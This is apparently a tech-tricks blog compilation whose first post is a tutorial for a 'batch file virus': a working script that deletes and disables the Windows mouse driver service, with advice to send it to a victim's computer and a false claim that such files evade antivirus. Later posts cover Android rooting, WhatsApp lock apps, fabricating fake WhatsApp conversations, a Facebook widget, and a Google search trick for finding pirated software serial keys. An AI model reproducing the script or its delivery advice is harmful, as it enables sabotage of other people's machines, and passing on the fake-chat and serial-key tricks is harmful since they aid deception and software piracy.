Create a batch file virus which can disable mouse

Mouse Not Working

Want to create a simple but effective batch file virus.

Do you like to make your own  virus and want to amaze your friends but dont have proper knowledge .
Now you can here you can do it by the help of batch programming.

Batch file virus are not detected by antivirus and they are easy to create and spread.

In this tutorial, you will learn to create a simple batch file virus that can disable mouse on victim's computer.

To create this virus all you need is a notepad or any text editor.

HOW TO DO IT
  • Just Open notepad.
  • Paste this code.
  • rem ---------------------------------
    @Echo off 
    rem Disable Mouse
    set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
    reg delete %key%

    reg add %key% /v Start /t REG_DWORD /d 4
    rem ---------------------------------
  • Save the File a .bat extension. Example virus.bat
  • You are Now done.
  • Just send this file to Victim's computer and wait for its execution.
NOTE :-
  • @echo off : This tells the file to hide what its doing and display what we tell it to.
  • rem: This shows comments in batch file.
  • set: This creates environment variables. 
  • reg: Adds, changes, and displays registry subkey information and values in registry entries.
  • delete: This delets a entry from the registry.
  • add: This adds an entry in registry.

WARINING
DONT TRY TO RUN THIS FILE ON YOUR COMPUTER.
USE A VIRUTAL PLAYER TO TEST IT.
ABOVE INFORMATION IS FOR EDUCATION PURPOSE ONLY. AUTHOR TAKES NO RESPONSIBILITY FOR ANY SYSTEM FAILURE OR DAMGE.


Android Rooting: How to Root Android Device


Is the lure of being a superuser fascinating you?  Rooting opens up a world of possibility.


What is Rooting ?

Rooting or Jailbreaking your  device is a way of gaining full control over the device even if the consumer is not allow such control by the manufacturer. Rooting is a synonym for ‘jailbreaking‘ but rooting is not illegal or something unacceptable.

An Administrator on a Windows machine, have access to the entire operating system , that’s essentially what happens if you root your Android device. With root access, you can get around any restrictions that your manufacturer or carrier may have applied.

The important thing is to be careful. Read up about what you are going to do before you begin. Make sure that you backup your data. Follow the instructions to the letter. Manufacturers and carriers have a vested interest in dissuading you from rooting. If you’re careful, the risk is minimal, and the potential benefits are impressive.

The process involves backing up your current software and then flashing (installing) a new custom ROM (modified version of Android).

Why would you root?

One of the most obvious incentives to root your Android device is to rid yourself of the bloatware that’s impossible to uninstall. 
You’ll be able to set up wireless tethering, even if it has been disabled by default.


You can also access your entire file system, install special apps that require a root, and flash custom ROMs, which can add extra features and streamline your phone or tablet’s performance. 

A lot of people are tempted by the ability to completely customize the look of their phones. You can also manually accept or deny app permissions.

You won’t find a lot of amazing must-have apps when you root, but there are enough to make it worthwhile. For example, some apps allow you to automatically backup all of your apps and all of their data, completely block advertisements, create secure tunnels to the Internet, overclock your processor, or make your device a wireless hotspot.

Benefits of Rooting/Jailbreaking your Device

1. Unrestrained Software Updates

By rooting you will be able to install all the latest updates on your device which is blocked by the manufacturer.
Like installing restricted apps on your device from restricted site.

2. Manage Preinstalled Software

Complete access to your device’s back-end software and hardware control lets you remove any preinstalled applications.
You can uninstall any preinstalled software by the manufacturer which can't modifiy,

3. Add Extra Fuel to Your Processor

By rooting android device, you can easily increase your processor’s power . The power can be increased upto 200% on some device.

NOTE: OVERCLOCKING PROCESSOR REQUIRES KNOWLEDGE AND SKILLFULNESS. SO DON'T TRY UNTIL YOU HAVE THE PROPER KNOWLEDGE.

4. Customized ROMs

TouchWiz or Sense UI is some of the tailored ROMs which fit the bill of Android. They may not have the Google affiliation mark, but still they can do wonder. By rooting your device you can actually install custom ROMs like CyanogenMod and get the best of customized features and Android themes.

5. Better Battery Backup

Custom ROMs ensure a better battery performance as it erases all the unnecessary bloatware and applications from your Android device. You can also enjoy using apps like Superpower designed for enhanced power management. But remember that Rooting will just ensure that the power is not misused over unnecessary tasks.

6. Small Yet Significant Modifications Anytime

By Rooting you can install any software on any device. Like you can install Samsung Siri Clone on any cheap Samsung Handset.

Miscellaneous

Apart from these advantages, rooting android device also helps users to create better backups, configure otherwise restricted device settings and protect your device from any sort of security threats.

Why wouldn't you root?

The two main disadvantages of rooting your Android device are:

1. Rooting will void the manufacturer’s warranty – Rooting your android device will immediately void the warranty and if something happens to the phone during the warranty period you will be charged for the repairs. It’s worth keeping in mind that you can always unroot. If you need to send the device back for repair, simply flash the original backup ROM you made and no one will ever know that it was rooted.

2. You may end up with a ‘Brick phone’ – No matter how well the rooting tutorial is you may end up with a dead (broken) phone if you use a corrupt zip file to flash or  miss out any step. Then you have to visit your phone manufacture service center to get it fixed.The obvious way to avoid it happening is to follow instructions carefully. Make sure that the guide you are following works for your device and that any custom ROM you flash is designed specifically for it. If you do your research and pay attention to feedback from others, bricking should never occur.

3. Security risks - Rooting may introduce some security risks. Depending on what services or apps you use on your device, rooting could create a security vulnerability. For example, Google refuses to support the Google Wallet service for rooted devices.


Rooting  Android Device

Before you actually try to root your device, make sure that you do some reading. It’s worth spending some time researching the right method for your device.

Preparation for root
  • Make sure you follow the instructions and install all of it before proceeding.
  • Before you begin You’ll need to ensure that your device is fully charged before you begin.
  • You NEED to put your phone on USB Debugging mode.
  • On the Samsung Devices you'll find it in Menu > Settings > Developer options and then check the box next to USB debugging.
  • It’s likely you'll need to install the Android SDK.
  • You NEED to install make sure the Android drivers for your phone are installed.
  • Make sure you DO NOT mount your SD card.
  • If you still can't get something to run, try doing it in recovery mode.

EASY ONE-CLICK ROOTING

XDA Developers forum : One of the simplest and easiest methods of rooting is XDA Developers SuperOneClick.
It also supports a long list of devices,
You will find all the instructions  discussions, forums and videos on this link XDA Developers SuperOneClick.
The XDA Developers forum is the most trustworthy source for rooting guides.
You will need to install some software to prepare, but the actual rooting process is one click. It will only take a few minutes to complete and then you’ll need to restart your Android device.

The Phandroid forums (Android Forums) aren't quite as popular as XDA, but they have always done a pretty good job of organizing information on rooting. This is a good place to start. Search the forum for your device and look for the "All Things Root" subforum.

RootzWiki may not be as popular as it once was, but there's still good information to be had on these forums, especially pertaining to new ROMs, kernels, and other things on the development side.


The CyanogenMod: CyanogenMod, one of the most popular ROMs out there, has a fantastic wiki with a ton of information on different devices. Even if you don't plan on flashing CyanogenMod (or any ROM, for that matter), you can often find information on how to root your phone within their device-specific instructions on installing CyanogenMod.

There is software out there that claims to provide one click rooting with no extra installs, but you should not have to pay to root your device and it’s very important to be wary about the method you choose. If in doubt, do more research.

The reason rooting isn’t more straightforward is that all Android devices are not created equal. There are significant differences between Android smartphones, between manufacturers, and even between carrier specific versions of the same phone model. Make sure that any rooting guide or custom ROM you intend to use does support your specific device or you are asking for trouble.

Once you have found the right guide for your phone or tablet, it’s simply a case of working through the listed steps methodically. It can be a complicated procedure and it can take a while.

Gaining full root access to your Android device can be thrilling, especially if you want to tinker with settings and customize your device. How much it changes your experience depends largely on the device you have. If you have a shuttered device, like a Kindle Fire tablet, then it’s a great way to get the full Android experience.

The potential benefits for all Android users include improved battery life, root-only apps, custom ROMs, overclocking, an end to bloatware, improved performance, and the ability to upgrade your phone when you want.

WhatsApp Trick Series: Lock WhatsApp to protect your conversation

WhatsApp isa popular messaging service that is already well secured. But the fact is that anybody can have your phone and read all of your chats which you might not
want to share, as there is no security feature for WhatsApp that can protect your conversations.


There are only two ways to protect those conversations.

  • Use Parental Control App
  • Use WhatsApp locker

Use Parental Control App


Android Parental Control is a free version app that is available on Google Play Store. You will face a screen that will ask you the admin password.
Parental Control app is designed to restrict access to selected Apps:

  • Select and filter installed apps
  • Overall and individual app restriction
  • Automatic restart of the app when phone is rebooted
  • Safe Sandbox-only show allowed apps
  • Password reminder (emails admin password to the configured email address)
  • Automatically launch an allowed app in Sandbox mode


Use WhatsApp Locker


Messenger Lock

There are two different versions of this tool. 

The free version is structured with just necessary features when the paid version app has something more than free version. It will help you to create a pattern for WhatsApp that will be used for WhatsApp security

How To Use it:

  •  When you open Messenger Lock application for the first time you need to set a pattern password.
  • When setting screen opens click on the Enable Lock to turn it on. 
  • You are done. 
  • Your WhatsApp is protected and now nobody else can open and see your WhatsApp messages without your permission.
  • This app uses Airpush ads for monetization & will show you notification ads & Banner ads.


DOWNLOAD


Lock for WhatsApp
This locking app protect your WhatsApp private chat

  • This app is supported via search. 
  • Please note that the following will be added to your device once you download the app –  Search icon, bookmark link and browser homepage. You can delete/replace these search points easily. This is a way to make money from this app and giving it to you for free.
  • This app will show you notification, banner, icon ads for monetizing purpose.


Lock For WhatsApp Widget

This application and widget allows you to block access to WhatsApp. The application only will be accessible if you enter the password correctly.

How to use it:

  • Access the application "Block Access WhatsApp" and select the option WhatsApp Blocker Service.
  • If you want that access to WhatsApp is restricted long after turning the phone, select "Service Boot"
  • Edit and the password! (NOTE: If you do not set any password, the default will be of 123)
  • Set lock times if you think that it is appropriate
  • Once configured, the access to WhatsApp will be protected.
  • Optimized for Android 2.x


If you forget your password:

It will not be a major problem because you are using third party software to lock WhatsApp. You just need to uninstall the app that is creating problems.


WhatsApp tricks Series: Create Fake WhatsApp Conversation

Want to fool your friends? Create A WhatsApp Conversation That Never existed. 


You can Do this Now With this App called Whatsaid for whatsapp android. Make up the Whatsapp chat in any way you want and share them with all your friends to see their reaction.

Whatsaid Allow Us to create a fake conversion with any contact in our WhatsApp contacts and the best part is it looks like the real deal and its hard to caught.

Before you begin, you need :


Download WhatsApp from its Official site 


How to do it-


  • Download WhatSaid app from the play store 
  • Then Just enter the contact You want to create a fake conversion and just enter the text it will give options of which side that message should appear.
  • And You are done now You can share it on facebook or troll Your friends

Remember while using this app :


  • You can change the chat background by just tapping the conversation screen.
  • For inserting the victims profile picture, simply tap the profile picture space.
  • You can change the chat’s date and time easily by just pressing the message time stamp.


Neither you, nor the victim can tell about the sophism of the chat. 

Now celebrate 1st April with a bang!

Add Floating Facebook Like Box for your Website

In this tutorial i will show you how to add a floating FACEBOOK LIKE BOX  This is a great way which requires almost no space and it looks more attractive than that of simply keeping the like box.

==================================


==================================

Adding Jquery Plugin

1. Sign in to Blogger
2. Go to your Dashboard>Design>Edit HTML
3. Add this code above the just after <head> tag in your HTML file:

<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js" type="text/javascript"></script>

==================================

Adding Widget Code


1. Go to Design>Add a Gadget>HTML/JavaScript
2. Add This code to HTML/JavaScript Widget


<script type="text/javascript">
//<!--
$(document).ready(function() {$(".floatinglikebox").hover(function() {$(this).stop().animate({right: "0"}, "medium");}, function() {$(this).stop().animate({right: "-250"}, "medium");}, 500);});
//-->
</script>
<style type="text/css">
.floatinglikebox{background: url("https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiCyLrZ4SL4X1dmPj_JNMlM23hauuNp5aLWkBzIMS-qxKg2u3UTw0jfZxK_8oFEm9B1V16wBFTXTbVuDePvbm4uXi40QWOaQG2WjZN9v228yDKwsjs2tnXYShMHNlzlVdnpqHjS6pttxOw/s1600/floatingfb.png") no-repeat scroll left center transparent !important;display: block;float: right;height: 270px;padding: 0 5px 0 40px;width: 245px;z-index: 99999;position:fixed;right:-250px;top:20%;}
.floatinglikebox div{border:none;position:relative;display:block;}
.floatinglikebox span{bottom: 10px;font: 10px tahoma,verdana,arial,sans-serif;position: absolute;right: 6px;text-align: right;z-index: 99999;}
.floatinglikebox span a{color: #808080;text-decoration:none;}
.floatinglikebox span a:hover{text-decoration:underline;}
</style><div class="floatinglikebox" style=""><div>
<iframe src="//www.facebook.com/plugins/likebox.php?href=http%3A%2F%2Fwww.facebook.com%2Ftechnexo&amp;width=250&amp;height=290&amp;show_faces=true&amp;colorscheme=light&amp;stream=false&amp;show_border=true&amp;header=true" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:250px; height:290px;" allowTransparency="true"></iframe><span>Widget by:<a href="http://technexo.blogspot">Technexo</a></span></diV></div>

==================================

Note :-

Replace http%3A%2F%2Fwww.facebook.com%2FTechnexo, with your Facebook fan page URL.

Remember!
Before replacing URL, replace these symbols:
: with %3A
/ with %2F

for example, if your URL like this:
http://www.facebook.com/technexo
It will look like this:
http%3A%2F%2Fwww.facebook.com%2Ftechnexo


CMD: Watch Stars Movie War in Command Prompt

This Trick will play star wars movie in the command prompt or cmd


NOTE : INTERNET CONNECTION IS REQUIRED


       1. Go to START  ->  Run and type in cmd and press enter

       2. Now type in telnet as shown below and press enter.


 3. After that enter o as shown below and press enter.


 4. Next enter towel.blinkenlights.nl as shown below and press enter.


5. Now star wars movie will start playing on your command prompt.


How to post upside down status on Facebook


In this post i will share a simple facebook status trick.  Basically there is a website which allows you to flip your text. 

So lets test it.


================================================
    How To Do ?
================================================

  1. First go to FlipText Website by Clicking Here.
  2. Enter you  text in text area and click on Flip.
  3. Copy the upside down text and paste it in your facebook status or where ever you want to use it.
  4. Enjoy!

Find Serial Key of Software Using Google search Trick


Finding Serial Key Of Any Software Using Simple Google Trick


Every time I think that I should use every commercial software for free . This happens only when I use Torrents site for downloading pirated software. In this post  I will show you an easy and simple yet very interesting Google trick which will allow you to find serial key of any software very easily.

How To Find Serial Key Of Any Software ?

The key 94FBR is a part of  Office 2000 Pro CD activation key that is widely distributed as it bypasses the activation requirements of Office 2000 Pro. By searching for 94fbr and the product name, you are guarantee that the pages that are returned are pages dealing specifically with the product you're searching for the serial. Here are the steps

    1.  Go to Google
  2.Type  Software Name 94FBR
         Replace Software Name with the name of software                    
      
 3. Press Enter and you will get serial key 

Eg: To find serial key of Age of Mythology i will type  "Age of Mythology"   94FBR